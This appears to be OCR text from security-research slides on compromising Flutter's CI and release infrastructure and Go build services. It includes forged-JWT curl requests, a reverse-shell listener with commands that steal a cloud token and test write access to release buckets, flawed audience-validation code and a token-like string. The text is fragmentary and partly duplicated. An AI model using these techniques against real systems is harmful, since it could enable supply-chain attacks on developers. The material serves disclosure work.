
2


Create a folder to store the SDK


`https://storage.googleapis.com/flutter_infra_release/releases/stable/windows/flutter_windows_3.44.8-stable.zip`

`t-aoxqd8Vjiq4fYs103RQ2UpWZ6vtY_sSqYfybq56JhzMjhxiRiI3u_mf6BWSrr91ytaY_1M4Z3Venzs5ffZcpghMvM653gj
bsnZ7M9Sl_Fp_Jnele_J_oVcsW2rn-499wcd9_YkitmY7mVXMq7tLWM0Bnt-F_wbch1FjSqUf10FmxsJR7QM3k4ovl6aogJj
u1", "expiry": 1772716104}`




















Prod Task

`mount_cache('builder')`

`_cache_path('builder')`

`gs://flutter_archives_v2/caches/builder-linux.json`


Local Auth RPC

Auth




Service Account

Compromised!

`git('checkout', '--force', pin or branch, '--', cwd=sln_dir)`




PreSubmit



```
if (email.endsWith('@google.com') ||  
    await _isAllowedCached(token.email)) {  
    return AuthenticatedContext(...);  
}
```

```
Future<TokenInfo> decodeAndVerify(String jwtString) async {  
    final now = _now();  
    final jwt = await JsonWebToken.decodeAndVerify(jwtString, keyStore);  
    verifyJwtClaims(jwt.claims, now);  
    return TokenInfo.fromJson(jwt.claims.toJson());  
}
```

```
Future<TokenInfo> decodeAndVerify(String jwtString) async {  
    final now = _now();  
    final jwt = await JsonWebToken.decodeAndVerify(jwtString, keyStore);  
    verifyJwtClaims(jwt.claims, now);  
    return TokenInfo.fromJson(jwt.claims.toJson());  
}
```



rlwrap (ssh)

%1



..-sec/_reports (-zsh)

```
→ _reports curl -s -H "X-Flutter-IdToken: " "https://flutter-dashboard.appspot.com/api/get-tree-status?repo=flutter" -i
HTTP/2 401
date: Tue, 17 Mar 2026 16:46:51 GMT
content-type: text/plain; charset=utf-8
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
via: 1.1 google
alt-svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

User is not signed in%
```

```
→ _reports curl -s -H "X-Flutter-IdToken: " "https://flutter-dashboard.appspot.com/api/get-tree-status?repo=flutter" -i
HTTP/2 401
```

```
date: Tue, 17 Mar 2026 16:46:51 GMT
```

```
content-type: text/plain; charset=utf-8
```

```
x-frame-options: SAMEORIGIN
```

```
x-xss-protection: 1; mode=block
```

```
x-content-type-options: nosniff
```

```
via: 1.1 google
```

```
alt-svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

```
User is not signed in
```

```
→ _reports curl -s -H "X-Flutter-IdToken: $(python forge_cocoon_jwt.py)" "https://flutter-dashboard.appspot.com/api/get-
```

```
[{"createdOn": "2026-02-09T20:54:51.478050Z", "status": "success", "author": "codefu@google.com", "reason": "Github looks normal"}, {"createdOn": "2026-02-09T19:03:48.170224Z", "status": "failure", "author": "codefu@google.com", "reason": "GitHub Actions Failing"}, {"createdOn": "2026-02-09T16:35:28.308656Z", "status": "success", "author": "codefu@google.com", "reason": "GitHub normal"}, {"createdOn": "2026-02-03T00:44:54.958181Z", "status": "success", "author": "jtm@google.com", "reason": "GitHub outage"}, {"createdOn": "2026-02-02T22:32:13.848204Z", "status": "failure", "author": "codefu@google.com", "reason": "GitHub looks like actions are running again"}, {"createdOn": "2025-11-26T22:48:54.819921Z", "status": "success", "author": "loicsharma@google.com", "reason": "LSC looks like actions are running again"}, {"createdOn": "2025-11-25T16:06:10.011102Z", "status": "failure", "author": "katelovett@google.com", "reason": "LSC looks like actions are running again"}, {"createdOn": "2025-07-07T19:27:05.346994Z", "status": "success", "author": "matan@google.com", "reason": "format has concluded "}, {"createdOn": "2025-07-07T15:11:39.745121Z", "status": "failure", "author": "matan@google.com", "reason": "format has concluded "}]
```

```
→ _reports
```

rlwrap ncat -lvp 7414

```
uid=1000(chrome-bot) gid=1000(chrome-bot) groups=1000(chrome-bot),109(kvm)
TOKEN=$(luci-auth token -scopes https://www.googleapis.com/auth/cloud-platform)
for B in flutter_infra_release download.flutter.io flutter_archives_v2; do
    echo "$B: $(curl -s -H "Authorization: Bearer $TOKEN" "https://storage.googleapis.com/s
ge.objects.create" | grep -o 'storage.objects.create')"
done
flutter_infra_release: storage.objects.create
download.flutter.io: storage.objects.create
flutter_archives_v2: storage.objects.create
```

● ● ● ￼ S rlwrap ncat -lvp 7414

```
uid=1000(chrome-bot) gid=1000(chrome-bot) groups=1000(chrome-bot),109(kvm)
TOKEN=$(luci-auth token -scopes https://www.googleapis.com/auth/cloud-platform)
for B in flutter_infra_release download.flutter.io flutter_archives_v2; do
    echo "$B: $(curl -s -H "Authorization: Bearer $TOKEN" "https://storage.googleapis.com/s
ge.objects.create" | grep -o 'storage.objects.create')"
```

done

flutter_infra_release: storage.objects.create

download.flutter.io: storage.objects.create

flutter_archives_v2: storage.objects.create

Full Compromised!



Flutter

Hacked

3 Golang

Instances

Name

drchase-gotip-linux-am

drchase-gotip-linux-am

Build Dashboard

Performance Dashboard


Builders

master

☐ show only first-class ports

Go

[illegible]



Redirect to Login ...

Not in IAM list → 403


Pass



gomote.golang.org

build.golang.org

Inject **X-Goog-IAP-JWT-Assertion**
header





```
<header>.{
  "iss":      "https://cloud.google.com/iap",
  "aud":      "/projects/<proj-id>/global/backendServices/<svc-id>",
  "sub":      "accounts.google.com:<account-id>",
  "email":    "someone@google.com",
  "hd":       "google.com",
  "iat":      1145141919,
  "exp":      1145149453,
  "google":   { "access_levels": [ ... ] }
}.<signature>
```

Inject **X-Goog-IAP-JWT-Assertion**
header



```
IAPSkipAudienceValidation = ""
```



```
RequireIAPAuthUnaryInterceptor(IAPSkipAudienceValidation)
```



```
func (v *Validator) validate(ctx, idToken, audience) (*Payload, err) {  
    if audience != "" && payload.Audience != audience {  
        return nil, fmt.Errorf("idtoken: audience does not match")  
